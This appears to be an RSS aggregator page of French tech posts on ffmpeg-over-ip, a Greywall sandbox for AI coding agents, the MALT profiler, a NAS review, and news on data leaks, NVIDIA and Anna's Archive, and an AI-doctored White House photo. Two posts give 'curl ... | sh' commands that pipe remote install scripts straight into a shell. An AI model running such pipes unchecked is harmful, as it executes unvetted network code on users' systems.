C'est donc un retournement de situation assez fou côté où des hackers, en cherchant à frapper l'éditeur au portefeuille, lui ont en fait permis de gonfler sa capitalisation d'un milliard. Difficile de faire pire en termes de coup raté ^^. A moins que les gens de ShinyHunters aient fait un peu de délit d'initié en amont avant de leaker les données... allez savoir ??

Reste à voir si la SEC ou les autorités européennes voudront enquêter sur cette fuite, sachant qu'au passage des données salariés et de joueurs ont aussi été exposées. Quoiqu'il en soit, côté marché, c'est plié et le cours de l'action est resté bien haut !

Source

  • ✇Korben
  • ffmpeg-over-ip - Le transcodage GPU distant pour Jellyfin
    Jellyfin sans GPU, c'est la croix et la bannière dès que quelqu'un lance un film en 4K. Mais c'était sans compter sur ffmpeg-over-ip qui est capable de transformer un serveur équipé d'un GPU en endpoint de transcoding distant, accessible via un simple binaire qui se fait passer pour ffmpeg. Y'a pas de passthrough GPU, ni besoin de vous lancer dans la config de point de montage réseau exotique. Le principe c'est que le client reçoit les commandes ffmpeg de Jellyfin (ou Emby), les sérialise et les

ffmpeg-over-ip - Le transcodage GPU distant pour Jellyfin

Par : Korben ✨
4 mai 2026 à 16:15

Jellyfin sans GPU, c'est la croix et la bannière dès que quelqu'un lance un film en 4K. Mais c'était sans compter sur ffmpeg-over-ip qui est capable de transformer un serveur équipé d'un GPU en endpoint de transcoding distant, accessible via un simple binaire qui se fait passer pour ffmpeg. Y'a pas de passthrough GPU, ni besoin de vous lancer dans la config de point de montage réseau exotique.

Le principe c'est que le client reçoit les commandes ffmpeg de Jellyfin (ou Emby), les sérialise et les envoie ensuite via TCP (port 5050) vers un serveur qui lui dispose d'un bon GPU. Et côté Jellyfin, rien ne change puisque le binaire répond exactement comme ffmpeg le ferait (et je vous rassure, y'a un peu d'authentification pour éviter de vous faire squatter votre serveur de transcoding à l'insu de votre plein gré).

Alors imaginons un peu dans quelle situation ça peut être utile... Par exemple, vous pourriez avoir un NUC ou mini-PC tout neuf qui fait tourner Jellyfin dans Docker, et à côté une vieille tour avec une GTX qui traîne dans un coin pour le transcodage. L'avantage c'est que plusieurs clients peuvent ainsi partager le même serveur GPU en parallèle, donc ffmpeg-over-ip peut valoir le coup si vous avez du matériel qui dort dans un coin.

L'outil est signé Anees Iqbal (steelbrain) et voici comment l'installer (pensez à vérifier le contenu du .sh avant) :

curl -fsSL https://ffmpeg-over-ip.com/install-client.sh | sh

Windows a aussi droit à son équivalent PowerShell si vous voulez.

Pour brancher ça sur Jellyfin ensuite, c'est direction Dashboard → Playback → chemin ffmpeg → et faites pointer vers ffmpeg-over-ip-client. Notez que ffprobe doit aussi être redirigé car Jellyfin l'appelle séparément pour les métadonnées. Vous pouvez faire un lien symbolique pour être tranquille :

ln -s ffmpeg-over-ip-client ffprobe

Et ensuite, pour vérifier, cette commande : ./ffmpeg-over-ip-client -version devrait vous retourner les infos de l'instance ffmpeg distante. Si ça répond, c'est que c'est bon !

Notez que la config permet de passer par des variables d'environnement du genre FFMPEG_OVER_IP_CLIENT_ADDRESS pour l'adresse du serveur, FFMPEG_OVER_IP_CLIENT_AUTH_SECRET pour la clé HMAC. Et pour tout ce qui est paramètres avancés, disons que les remappings de filtres complexes qu'on peut faire avec ffmpeg nécessitent encore un fichier .jsonc à créer et paramétrer.

Côté serveur, les accélérations supportées sont : NVENC (NVIDIA), QSV (Intel), VAAPI (Linux), AMF (AMD), VideoToolbox (macOS). Et comme c'est basé sur jellyfin-ffmpeg, du coup y'a toutes les accélérations habituelles sans avoir à recompiler.

Par contre, attention si le serveur GPU tombe, y'aura aucun fallback automatique vers le CPU local. Et si votre réseau interne est en 100Mbps et que vous transcodez du 4K HEVC, le goulot d'étranglement sera le transit réseau, pas le GPU. Donc optez pour un réseau en gigabit minimum dans ce cas.

Bref, c'est simple, propre, et très bien pensé par exemple pour les setups Docker qui n'ont pas d'accès direct au matériel.

  • ✇LinuxFr.org : les dépêches
  • Revue de presse de l’April pour la semaine 15 de l’année 2026
    Cette revue de presse sur Internet fait partie du travail de veille mené par l’April dans le cadre de son action de défense et de promotion du logiciel libre. Les positions exposées dans les articles sont celles de leurs auteurs et ne rejoignent pas forcément celles de l’April. [clubic.com] La France et l'open source: qui sont les moutons noirs et pourquoi ça traîne encore? [Silicon.fr] L'Etat réaffirme son intention de réduire ses dépendances IT [GinjFo] VeraCrypt menacé sur Windows: Microsof

Revue de presse de l’April pour la semaine 15 de l’année 2026

Par : echarp
13 avril 2026 à 17:27

Cette revue de presse sur Internet fait partie du travail de veille mené par l’April dans le cadre de son action de défense et de promotion du logiciel libre. Les positions exposées dans les articles sont celles de leurs auteurs et ne rejoignent pas forcément celles de l’April.

[clubic.com] La France et l'open source: qui sont les moutons noirs et pourquoi ça traîne encore?

✍ Guillaume Belfiore, le samedi 11 avril 2026.

La France affiche son ambition pour la souveraineté numérique via le logiciel libre. Pourtant, la réalité du terrain est plus nuancée. L’État déploie ses propres outils comme LaSuite mais signe aussi un contrat de 152 millions d’euros avec Microsoft. Cette transition est beaucoup moins fluide que prévu.

[Silicon.fr] L'Etat réaffirme son intention de réduire ses dépendances IT

✍ Philippe Leroy, le vendredi 10 avril 2026.

L’Etat veut accélérer sa démarche pour limiter la dépendance numérique aux solutions extra-européennes.

Et aussi:

[GinjFo] VeraCrypt menacé sur Windows: Microsoft bloque et fragilise tout le projet

✍ Jérôme Gianoli, le jeudi 9 avril 2026.

Dans l’univers du chiffrement, il y a des outils important à l’image de VeraCrypt. Héritier direct de TrueCrypt, ce logiciel open source s’est imposé au fil des années comme une référence pour protéger des fichiers, des partitions ou des disques entiers. Mais aujourd’hui, son avenir sur Windows se retrouve brutalement menacé par une décision de Microsoft.

Et aussi:

[Le Monde Informatique] HackerOne suspend les primes de son bug bounty à cause de l'IA

✍ Maxwell Cooter, le mardi 7 avril 2026.

Le programme de chasse aux vulnérabilités HackerOne ne versera plus de primes liées à leurs découvertes. Le recours à l’IA, qui facilite grandement les failles trouvées, rebat le modèle économique de ce type de plateformes.

[Goodtech] Fin de la licence CoLibre: l'April dénonce un recul stratégique

Le lundi 6 avril 2026.

L’association April vient d’exprimer son profond regret suite à l’annonce de la non-reconduction de la licence professionnelle CoLibre. Une décision motivée par des contraintes budgétaires qui interroge sur la stratégie de formation numérique au sein de l’université française.

Commentaires : voir le flux Atom ouvrir dans le navigateur

  • ✇LinuxFr.org : les dépêches
  • Rapport d'activité 2025 de l'April - Vidéos des conférences éclairs
    Comme de coutume, l'April publie son rapport annuel d'activité suite à l'assemblée générale de l'association, qui a eu lieu le samedi 28 mars 2026. Nous vous invitons à le consulter en ligne ou en version PDF. 91 pages vous font peut-être un peu peur ? Nous avons pensé à cette éventualité et avons prévu un résumé qui se lit en une dizaine de minutes ;) Bonne lecture à vous ! L'AG est réservée aux membres de l'April. Le matin, un temps de conférences éclairs, ouvert à toute personne, membre o

Rapport d'activité 2025 de l'April - Vidéos des conférences éclairs

Comme de coutume, l'April publie son rapport annuel d'activité suite à l'assemblée générale de l'association, qui a eu lieu le samedi 28 mars 2026. Nous vous invitons à le consulter en ligne ou en version PDF.

91 pages vous font peut-être un peu peur ? Nous avons pensé à cette éventualité et avons prévu un résumé qui se lit en une dizaine de minutes ;)

Bonne lecture à vous !

L'AG est réservée aux membres de l'April. Le matin, un temps de conférences éclairs, ouvert à toute personne, membre ou pas de l'April, a été organisé de 10 h à 12 h. Les présentations et la vidéo des conférences sont disponibles.

La liste des présentations :

  1. Stéphane Bortzmeyer - « Un autre langage pour concurrencer C, Zig »
  2. Natacha Rault - « Les sans pagEs : un projet libre et féministe »
  3. Denis Dordoigne - « La pièce jointe, une calamité »
  4. Éric Le Bihan - «Multiplier par 4 en 4 ans la pénétration de Linux (et du libre) »
  5. Ewa Kadziolka - « Bielik AI, un LLM polonais »
  6. Fabrice Mouhartem - « La collaboration chiffrée de bout en bout avec CryptPad »
  7. Julie Chaumard - « Strapi - CMS headless »
  8. Frédéric Henry - « Ouvrir les projets libres de l'April à la contribution »
  9. Boris Valero - « Les divisions dans la communauté linux en particulier et du libre en général »
  10. Françoise Conil - « MkDocs, Material et Zensical »
  11. Régis Perdreau - « ODFStudio.org : réinventer la contribution francophone à la bureautique libre ! »
  12. Bookynette - « Quel genre de bénévoles êtes-vous ? »
  13. Anne L'hôte - «OpenHikePlanner - Marcher et rouler librement »
  14. Christophe Villeneuve - « La navigation web de façon humaine »
  15. Olivier Deiber - « Réparer le Futur »

Commentaires : voir le flux Atom ouvrir dans le navigateur

  • ✇LinuxFr.org : les dépêches
  • J'ai mis un proxy entre claude et Internet
    Je sais que le mot "IA" sur LinuxFr, c'est un peu comme prononcer "systemd" en 2015 ; ça ne laisse personne indifférent. Et je comprends. La merdification est réelle, la bulle est réelle, les externalités sont réelles. Je n'ai aucune envie d'en rajouter une couche. Mais voilà, les lignes sont devenues floues, et j'ai pris le virage du coding assisté. D'abord avec curiosité et prudence, et maintenant les deux pieds dans le plat : ça ne remplace pas ma façon de penser, mais ça m'a ouvert des porte

J'ai mis un proxy entre claude et Internet

Je sais que le mot "IA" sur LinuxFr, c'est un peu comme prononcer "systemd" en 2015 ; ça ne laisse personne indifférent. Et je comprends. La merdification est réelle, la bulle est réelle, les externalités sont réelles. Je n'ai aucune envie d'en rajouter une couche. Mais voilà, les lignes sont devenues floues, et j'ai pris le virage du coding assisté. D'abord avec curiosité et prudence, et maintenant les deux pieds dans le plat : ça ne remplace pas ma façon de penser, mais ça m'a ouvert des portes : des concepts que je ne maîtrisais pas, des langages que je n'aurais pas pris le temps de toucher avant ; l'assistant me permet d'explorer, de comprendre, et de construire des outils qui m'aident. Et j'espère qu'ils aident d'autres personnes aussi.

Sauf que voilà. Au début, j'étais prudent. Je vérifiais chaque commande, chaque accès. Et puis petit à petit, j'ai lâché prise. J'ai désactivé les confirmations, laissé l'agent tourner sans supervision, accepté les permissions sans lire. On connaît tous ce moment où on clique "Allow" les yeux fermés parce que c'est la quinzième fois qu'il demande. J'ai fait exactement ce qu'on ne devrait jamais faire en sécurité : faire confiance par défaut.

Et un jour, je me suis dit : je n'ai aucune idée de ce que cet agent envoie sur le réseau. Aucune.

Alors j'ai construit un proxy un peu.. particulier.

Sommaire

Cher journal,

Ça fait un bail que je n'ai pas vraiment contribué à l'open source. Mes derniers vrais projets publics, c'était Kivy et les projets autour… ça remonte à quelques années maintenant, et j'ai pris ma "retraite" sur ces projets.

Mais je n'ai jamais arrêté de coder. J'ai juste réalisé un truc sur moi-même : le code, c'est un peu comme la musique pour moi. J'aime construire des choses. Je m'exprime mieux avec un éditeur et un terminal qu'avec ma voix ou mes mots. C'est probablement pour ça que je suis là à t'écrire un journal au lieu de faire un talk quelque part.

Le constat

On a passé des années à construire des pare-feux, des IDS, du monitoring pour nos serveurs de prod. Sur des entreprises plus grandes, on traque les connexions suspectes… Et puis un agent IA débarque sur notre machine de dev, on lui dit "tiens, refactore-moi ce module", et il fait ce qu'il veut sur le réseau sans qu'on le sache.

C'est quand même un peu absurde, non ?

Le truc, c'est qu'il n'existe pas vraiment d'équivalent à tcpdump ou iptables pour les agents IA sur nos machines. Pas de couche d'observabilité entre l'agent et Internet. Ou on contrôle, on se fait notre liste d'outils qu'on accepte, ou on fait confiance parce que bon, la sécurité, c'est pas si important… vraiment ?

Greywall et greyproxy

Avec l'équipe de Greyhaven, on a construit deux outils open source :

Greywall est un bac à sable deny-by-default pour les agents IA. Pas de Docker, pas de VM. Ça utilise directement les mécanismes du noyau Linux (namespaces, Landlock, Seccomp, eBPF) pour isoler le processus. Sur Linux, l'isolation réseau passe par un device TUN dans un namespace réseau dédié ; le processus sandboxé ne peut structurellement pas contourner le proxy. Sur macOS, c'est un peu moins élégant en utilisant des variables d'environnement pour forcer un proxy socks5h, si l'outil ne le supporte pas, il ne peut quand même pas sortir. Ça fait le job pour la plupart des outils.

Greyproxy est le plan de contrôle réseau. Un proxy SOCKS5/HTTP avec un dashboard web temps réel. Chaque connexion sortante de l'agent apparaît dans le dashboard. Si aucune règle ne matche, la connexion reste en attente et tu peux l'autoriser ou la refuser en direct, sans relancer la session.

Concrètement, ça donne :

greywall -- claude

Et hop, Claude Code tourne dans son bac à sable. Tu ouvres http://localhost:43080 et tu vois en direct chaque domaine qu'il tente de contacter. Tu autorises api.anthropic.com, tu autorises github.com pour les pushes, tu refuses le reste. Tout est interactif, tout est visible.

Ce que j'ai observé

Au début, c'était juste des connexions supplémentaires. Tiens, c'est quoi ces appels à opencode.ai quand je démarre opencode ? Tiens, pourquoi Claude appelle 2x toutes les 4 minutes un domaine chez Google ? Entre de la télémétrie que l'on ne peut pas désactiver, ou des requêtes qui font "office" de regarder si une nouvelle version est disponible… 2x toutes les 4 minutes. Ce n'est pas le meilleur argument, mais contrairement aux autres sandboxes, au moins ici je le vois en temps réel, et je peux dire oui ou non sur ce que peut accéder la commande.

Le dashboard de greyproxy rend tout ça visible. Tu vois passer les requêtes DNS, les connexions TCP, les domaines contactés. Tu peux construire progressivement une liste d'autorisations adaptée à ton projet. Il y a même un mode apprentissage qui trace les accès filesystem avec strace et génère automatiquement un profil de sécurité.

Ce n'est pas un outil pour les paranos. C'est un outil pour ceux qui pensent que l'observabilité, c'est un droit, pas un luxe.

Pourquoi ça compte

Je sais que l'enthousiasme pour l'IA est réellement différent en fonction des gens. Les questions sur la qualité du code généré, la consommation énergétique, la centralisation chez les GAFAM ; tout ça est légitime.

Mais justement. Si on utilise ces outils (et beaucoup d'entre nous le font, même ceux qui restent prudents), autant le faire avec les yeux ouverts. Greywall, c'est pas un outil pour promouvoir l'usage des agents IA. C'est un outil pour que, si tu en utilises un, tu gardes le contrôle.

Il y a une phrase qu'on a mise sur le site et qui résume bien l'idée :

"The security layer around your tools should be independent of the company selling you the AI."

La couche de sécurité autour de tes outils ne devrait pas dépendre de la boîte qui te vend l'IA. Claude a son propre sandbox intégré, Codex a le sien. Mais tu fais confiance aux entreprises pour te protéger d'elles-mêmes ? C'est un problème d'indépendance, pas de technologie.

Greywall est agnostique. Ça marche avec Claude Code, Codex, Cursor, Aider, Goose, Gemini CLI, Cline, et une dizaine d'autres. Tu changes d'agent, ta couche de sécurité reste la même.

Et après : vers un proxy sémantique

Le greyproxy actuel travaille au niveau des connexions : il voit les domaines, les ports, les IPs. Il ne déchiffre pas le TLS, il ne lit pas le contenu. C'est déjà très utile pour contrôler les accès réseau.

Mais là où ça devient vraiment intéressant, c'est quand on commence à reconstruire les conversations LLM qui passent par le proxy. Pas en cassant le chiffrement ; en instrumentant le flux côté client. L'idée, c'est de construire un proxy sémantique qui comprend ce que l'agent envoie et reçoit, qui peut faire du remplacement de variables d'environnement à la volée (pour ne jamais exposer tes vrais secrets à l'API du LLM), et qui te donne une vision complète de ce que l'IA fait en ton nom.

On en est au début, mais la direction est claire : remettre l'humain au milieu du système. Pas comme un goulot d'étranglement, mais comme un observateur informé qui peut intervenir quand c'est nécessaire. C'est ce qui manque cruellement à des systèmes comme OpenClaw et à la plupart des outils d'orchestration d'agents.

Pour essayer

Installation rapide :

# Homebrew
brew tap greyhavenhq/tap && brew install greywall

# Ou via curl (pas taper)
curl -fsSL https://raw.githubusercontent.com/GreyhavenHQ/greywall/main/install.sh | sh

Ça tourne sur Linux et macOS. Sur Linux, il te faut bubblewrap et socat comme dépendances. Greyproxy s'installe comme service systemd si tu veux qu'il tourne en permanence.

Si tu veux comprendre les détails techniques de l'architecture (les 5 couches de sécurité, pourquoi on a abandonné Docker, comment fonctionne la capture réseau transparente), on a écrit un article technique détaillé ici : https://greyhaven.co/insights/why-we-built-our-own-sandboxing-sytem

La question

J'ai une vraie question pour la communauté. Ceux d'entre vous qui utilisent des agents IA pour coder (même occasionnellement, même à contrecœur) : comment vous gérez la sécurité ? Vous faites confiance par défaut ? Vous avez mis en place quelque chose ? Ou vous préférez ne pas y penser ?

Et pour ceux qui n'utilisent pas d'agents IA : est-ce que le manque de transparence et de contrôle fait partie des raisons ?

Ça m'intéresse vraiment de savoir :)

Commentaires : voir le flux Atom ouvrir dans le navigateur

  • ✇Korben
  • Test du NAS UGREEN NASync DXP4800 Pro
    – Article invité, rédigé par Vincent Lautier, contient des liens affiliés Amazon – Tiens, et si on parlait de NAS aujourd’hui ? On va même parle d’une nouveauté qui est sortie il y a quelques jours, le UGREEN NASync DXP4800 Pro . On ne parle pas de la version "Plus", mais bien du modèle "Pro" qui commence à avoir de sérieux arguments pour lui. Pour tout vous dire, j'ai profité du besoin d’un couple d'amis pour leur faire une installation propre, avec ce modèle, et c’est vraiment un super prod

Test du NAS UGREEN NASync DXP4800 Pro

Par : Korben
12 février 2026 à 14:56

– Article invité, rédigé par Vincent Lautier, contient des liens affiliés Amazon –

Tiens, et si on parlait de NAS aujourd’hui ? On va même parle d’une nouveauté qui est sortie il y a quelques jours, le UGREEN NASync DXP4800 Pro . On ne parle pas de la version "Plus", mais bien du modèle "Pro" qui commence à avoir de sérieux arguments pour lui.

Pour tout vous dire, j'ai profité du besoin d’un couple d'amis pour leur faire une installation propre, avec ce modèle, et c’est vraiment un super produit. Lui est sur PC, elle sur Mac, et ils bossent tout les deux dans la création audiovisuelle. Sauf que voilà, comme souvent dans ces métiers, avec des centaines de gigas de russes qui trainent un peu partout, la gestion des données devient vite un sujet sensible et d'inquiétude, avec plein de disques durs externes un peu partout, en vrac, rien de pratique.

Si on regarde dans les détails son équipement c'est vraiment pas mal du tout. Le bouzin est équipé d'un processeur  Intel Core i3-1315U avec 6 cœurs, de 8 Go de RAM DDR5 (qu'on peut pousser jusqu'à 96 Go) et surtout d'un port 10GbE et d'un port 2,5GbE. On a aussi deux emplacements M.2 NVMe pour le cache, c'est complètement optionnel mais ça peut servir pour booster les accès aux petits fichiers. Alors oui, vous allez me dire que ce NAS est peut-être un peu surdimenssioné pour un usage à la maison, mais quand on a aussi un usage pro ou semi-pro, c'est quand même rassurant d'avoir une machine qui ne sera pas à genoux dans trois ans, et qui est évolutive.

Pour l'installation des disques, on a essayé d'être stratégiques en optimisant au mieux les 4 baies. On a monté les deux premiers disques en RAID 1 pour tout ce qui touche au boulot : sauvegarde des projets, rushs originaux et documents administratifs. C'est la ceinture et les bretelles, si un disque lâche, le travail est en sécurité. Pour les deux autres baies, on est partis sur du RAID 0 dédié à Plex. Pourquoi ? Parce que leur bibliothèque de films, on s'en fiche un peu de la perdre. Si un disque fini par décéder, ce n'est pas un drame national, on re-télécharge les fichiers et c'est reparti.

Ce qui m'a vraiment bluffé, c'est la rapidité de la mise en route. En quelques minutes, l'UGOS Pro, le système d'exploitation maison basé sur Debian, était opérationnel. UGREEN a fait un boulot assez dingue sur l'interface : c'est propre, c'est fluide et on n'est pas perdu dans des menus labyrinthiques. On sent que la marque veut venir chasser sur les terres de Synology en proposant une expérience utilisateur léchée tout en gardant une puissance matérielle brute supérieure. L’installation de Plex n’est pas encore proposée nativement sur l’OS de UGREEN (ça reste possible, en passant par Docker). Mais très franchement, même sur mon Synology je préfère avoir Plex qui tourne sur une machine déporté (en l’occurrence un Mac mini dans mon cas). Pour eux, ça sera sur le PC de la maison. Le NAS servant uniquement pour le stockage et le partage de données.

Ce NAS est disponible pour sa sortie à 699,99€ en promo (au lieu de 779,99€, il faut cocher le coupon sur Amazon) , ça n’est pas donné, mais c’est vraiment un NAS très solide, bien fini, et qui doit faire le job pendant au moins 7-8 ans. Puis quand on regarde la qualité de fabrication en aluminium et la connectivité réseau, le rapport performance-prix est vraiment bon. C'est une machine de guerre silencieuse qui s'intègre parfaitement dans un bureau ou un salon. Mes amis ont maintenant un système où le PC et le Mac communiquent sans friction, avec une vitesse de transfert qui permet de monter directement depuis le NAS.

Si vous voulez un NAS solide, qui tiendra dans le temps, et que vous n'avez pas à bidouiller dans tous les sens, c'est franchement un très bon choix, et pour tout vous dire j'ai même envie d'en prendre un pour moi ha ha.

Le NAS UGREEN DXP4800 Pro est disponible ici sur Amazon , et n’oubliez pas de cocher le coupon pour avoir la promo !

Article invité publié par Vincent Lautier . Vous pouvez aussi faire un saut sur mon blog , ma page de recommandations Amazon , ou lire tous les tests que je publie dans la catégorie "Gadgets Tech" , comme cette liseuse Android de dingue ou ces AirTags pour Android !

  • ✇LinuxFr.org : les dépêches
  • Profileur mémoire MALT 1.6.0 et support de Python
    MALT c'est quoi ? L'optimisation est une activité connue de bien des développeurs, fouiller, chercher dans son code, pour, peut être, gagner un peu de performance (beaucoup, parfois). Dans cette tâche ardue, face à des codes grandissants, massifs, utilisant de nombreuses bibliothèques externes, un outil central dans ce travail de fourmi : le profileur. Le profileur fait partie des outils importants pour le développeur qui se soucie des ressources qu'il utilise. Il lui permet de chercher les po

Profileur mémoire MALT 1.6.0 et support de Python

MALT c'est quoi ?

L'optimisation est une activité connue de bien des développeurs, fouiller, chercher dans son code, pour, peut être, gagner un peu de performance (beaucoup, parfois). Dans cette tâche ardue, face à des codes grandissants, massifs, utilisant de nombreuses bibliothèques externes, un outil central dans ce travail de fourmi : le profileur.

Le profileur fait partie des outils importants pour le développeur qui se soucie des ressources qu'il utilise. Il lui permet de chercher les points chauds dans son code, comprendre le cout de chaque fonction, chaque ligne implémentée. Bien des outils s'intéressent à une chose : bien utiliser votre processeur.

Mais que se passe-t-il si vous rencontrez des difficultés avec l'utilisation de votre mémoire ? Si vous pensez mal utiliser la fonction malloc() du C ou l'opérateur new du C++ ? Si vous avez oublié qu'une de vos variables globales occupe 10 Go (surtout en Fortran) ?

Publié il y a quelques années MALT (licence CeCILL-C) permet de répondre à la question en cherchant toutes les allocations mémoires faites par votre code. Cet outil avait fait l'objet d'un article sur LinuxFR en 2018 lors de sa mise en open source : Profileurs mémoire MALT et NUMAPROF.

Versions 1.6.0

Avancées

Depuis, cet outil fait son chemin avec l'ajout du support de Rust ainsi que nombreuses corrections et ajouts tels que la possibilité de dumper le profile mémoire juste avant que le système ne soit plein.

malt -o dump:on-sys-full-at=80% -o watch-dog=true ./mon_programme

# également :
#  -o dump:on-app-using-rss=10G
#  -o dump:on-app-using-virt=80%
#  -o dump:on-app-using-req=500M

La possibilité de suivre les appels à mmap, mremap, munmap si vous les appelez directement dans votre code au lieu de laisser malloc faire son travail.

Support de python

MALT a initialement été développé dans le contexte du calcul à haute performance — HPC (High Performance Computing) donc surtout pour le C / C++ / Fortran / Rust.

Dans la communauté scientifique, nous voyons dans les laboratoires de plus en plus fleurir l'usage d'un langage à priori bien éloigné de nos prérogatives de performances : Python.

Dans un cadre de calcul scientifique, il est souvent utilisé plutôt comme un wrapper permettant d'appeler et d'orchestrer des bibliothèques en C /C++ / Fortran, elles, performantes. Quoi que l'usage amène aussi à l'écrire de certaines parties du code en Python grâce à Numpy ou Numba pour accéléré la partie calcule sur des tableaux ou autres frameworks d'exploitation des GPU.

La version 1.6.0 de MALT vient d'ajouter le support (encore quelque peu expérimental) natif de Python permettant d'analyser un code pur python ou mix Python / C / C++…. Il s'agit pour l'instant de la première version avec ce support, il reste donc du travail.

Sont supportés les versions Python supérieures à 3.11 ainsi que les environnements Conda / Anaconda / Venv. À l'heure de rédaction de cet article, cela comprend les versions 3.11 à 3.14.

MALT étant orienté C / C++, il ne supporte que Linux comme système d'exploitation. (NdM: la causalité évoquée ici devrait faire réagir des développeurs d'autres systèmes libres notamment :))

Utilisation sur Python

Si la commande malt fonctionne parfaitement, il est recommandé d'utiliser le wrapper malt-python qui adapte quelques configurations spécifiques à Python non encore automatiques.

malt-python ./script.py

# équivalent à 
malt --profile python-default ./script.py

# liste des profiles
malt --profile help

# Afficher le profile
malt-webview ./malt-script-py-6889.json

Profilage rapide

Notons que l'overhead de MALT est important en Python du fait du large nombre d'allocations générées par ce langage et de la méthode de résolution des piles d'appels pour retrouver les lignes dans votre code. Ces détails d'analyse peuvent être désactivés via :

# Désactivé complète de l'analyse des piles
malt-python -p python-no-stack ./my_script.py

# Analyse des piles par "sampling"
malt-python -p python-sampling ./my_script.py

Nouvelle interface

La version 1.6.0 arrive également avec une nouvelle interface graphique avec un code remis à jour
par rapport à sa version originale vieillissante.

Capture annotation python

Profil statique

Pour ceux qui voudraient échanger les profils avec d'autres sur d'autres OS, il est possible depuis la 1.6.0 de générer une version statique des pages de l'interface (hors annotation des sources et arbre d'appel navigable) via :

# Toues les pages possible en statique
malt-webview -static ./report malt-progr-123456.json

# Seulement la page de résumé.
malt-webview -static-summary ./report malt-progr-123456.json

Installation

MALT n'est pas encore disponible dans les distributions classiques, vous devez donc le compiler et l'installer à la main. Le nombre réduit de dépendances obligatoires en fait un outil relativement facile à installer.

On trouvera la procédure dans la documentation du projet.

Documentation

La documentation a été complètement ré-écrite et disponible sur le site officiel : documentation.

Outils similaires pour Python

Découvrir un outil est aussi l'occasion d'en découvrir d'autres. Restons dans le monde du Python, si MALT ne vous convient pas vous trouverez peut-être votre bonheur avec les outils suivants et complémentaires à MALT et eux totalement dédiés au Python toujours pour la mémoire :

  • Memray (Apache Public License 2)
  • Scalene (Apache Public License 2)

MALT se positionne par rapport aux deux présentés en apportant une analyse fine en annotant tout le source code de l'application. Il offre également une analyse des variables globales et TLS coté C/C++/Fortran/Rust.

Commentaires : voir le flux Atom ouvrir dans le navigateur

  • ✇Korben
  • NVIDIA négociait avec Anna's Archive pour entraîner ses IA... et les emails ont fuité
    Bon, celle-là elle est gratinée. NVIDIA, le géant des GPU, a directement contacté Anna's Archive pour accéder à environ 500 To de livres piratés. Contacté, négocié, payé. Comme ça, tranquillou. C'est une class action (dossier n°1:26-cv-00002 au tribunal fédéral de New York, pour ceux qui veulent aller checker) qui a fait fuiter ces fameux emails internes. En gros, un membre de l'équipe "data strategy" de NVIDIA a négocié un accès haute vitesse aux collections piratées de la bibliothèque. Et le p

NVIDIA négociait avec Anna's Archive pour entraîner ses IA... et les emails ont fuité

Par : Korben
28 janvier 2026 à 23:21

Bon, celle-là elle est gratinée. NVIDIA, le géant des GPU, a directement contacté Anna's Archive pour accéder à environ 500 To de livres piratés. Contacté, négocié, payé. Comme ça, tranquillou.

C'est une class action (dossier n°1:26-cv-00002 au tribunal fédéral de New York, pour ceux qui veulent aller checker) qui a fait fuiter ces fameux emails internes. En gros, un membre de l'équipe "data strategy" de NVIDIA a négocié un accès haute vitesse aux collections piratées de la bibliothèque. Et le plus beau dans l'histoire c'est qu'Anna's Archive les a PRÉVENUS que les données étaient illégales. Genre, texto : "Vous avez une autorisation interne pour ça ?"

La réponse est arrivée en moins d'une semaine. Feu vert. Sauf que bon, quand on lit ça avec du recul, c'est quand même sacrément culotté.

Le contexte, c'était surtout la pression de livrer pour la GTC 2023 (la Developer Conference de NVIDIA). Fallait nourrir les modèles d'IA coûte que coûte, et le dataset Books3 (196 000 bouquins issus de Bibliotik), plus LibGen, Sci-Hub, Z-Library... ça faisait un buffet de 500 To et de leur côté Anna's Archive facturait des dizaines de milliers de dollars pour l'accès rapide.

Sérieux, j'aurais aimé voir la tête du service juridique de NVIDIA en lisant cet email...

En parallèle, Anna's Archive se prend un procès complètement délirant puisque Spotify, Universal Music, Warner et Sony réclament 13 000 milliards de dollars (13 TRILLIONS, soit à peu près le PIB de la Chine). C'est en lien avec leur backup de 300 To de Spotify dont je vous avais parlé ici. Le juge Rakoff a émis une injonction mondiale le 20 janvier, ce qui a fait tomber plusieurs domaines du site .

NVIDIA plaide le "fair use" évidemment. Mouais. On verra bien ce qu'en pensera le juge, mais quand les emails prouvent qu'on t'a prévenu que c'était illégal et que t'as quand même dit "go"... c'est pas ouf comme défense.

En attendant, entre le procès Spotify et ces emails, Anna's Archive est devenue l'ennemi public numéro un de toute l'industrie du contenu sur le web.

Affaire à suivre !

Source

  • ✇Korben
  • La Maison Blanche utilise l'IA pour transformer une opposante en "femme hystérique"
    Vous pensiez avoir tout vu avec les manipulations d'images ? Les générateurs de mèmes, les filtres rigolos, tout ça... Bon, on rigole bien entre potes. Sauf que là, c'est la Maison Blanche qui s'y met et tristement c'est pas pour faire du "lol". Je vous explique le délire. Jeudi dernier, l'administration Trump a voulu crâner sur les réseaux sociaux. Ils ont annoncé l'arrestation de plusieurs manifestants qui avaient perturbé un office religieux dimanche dernier à Cities Church (St. Paul). Ils pr

La Maison Blanche utilise l'IA pour transformer une opposante en "femme hystérique"

Par : Korben
23 janvier 2026 à 11:35

Vous pensiez avoir tout vu avec les manipulations d'images ? Les générateurs de mèmes, les filtres rigolos, tout ça... Bon, on rigole bien entre potes. Sauf que là, c'est la Maison Blanche qui s'y met et tristement c'est pas pour faire du "lol".

Je vous explique le délire. Jeudi dernier, l'administration Trump a voulu crâner sur les réseaux sociaux. Ils ont annoncé l'arrestation de plusieurs manifestants qui avaient perturbé un office religieux dimanche dernier à Cities Church (St. Paul). Ils protestaient contre un pasteur, David Easterwood, qui serait également le directeur par intérim de l'antenne locale de l'agence fédérale U.S. Immigration and Customs Enforcement (ICE).

Jusque-là, de la politique classique. Mais là où ça dérape sévère, c'est quand ils ont balancé la photo de l'une des personnes arrêtées. La dame en question s'appelle Nekima Levy Armstrong et c'est pas n'importe qui. Avocate des droits civils, ancienne présidente du chapitre de Minneapolis de la NAACP. Elle est une figure très respectée. Sur la photo originale de son arrestation, elle a un visage neutre. Digne.

Sauf que la Maison Blanche a trouvé ça trop "calme" sans doute. Alors ils ont diffusé une version de la photo manipulée numériquement pour la transformer complètement.

Résultat, sur l'image postée par le compte officiel @WhiteHouse, on voit Nekima Levy Armstrong en train de sangloter à chaudes larmes. Genre gros bébé qui chiale. Et c'est là que le venin se diffuse car ce n'est pas juste une modification esthétique.

C'est carrément une manipulation symbolique dégueulasse !

A gauche la photo IA, à droitela VRAIE photo

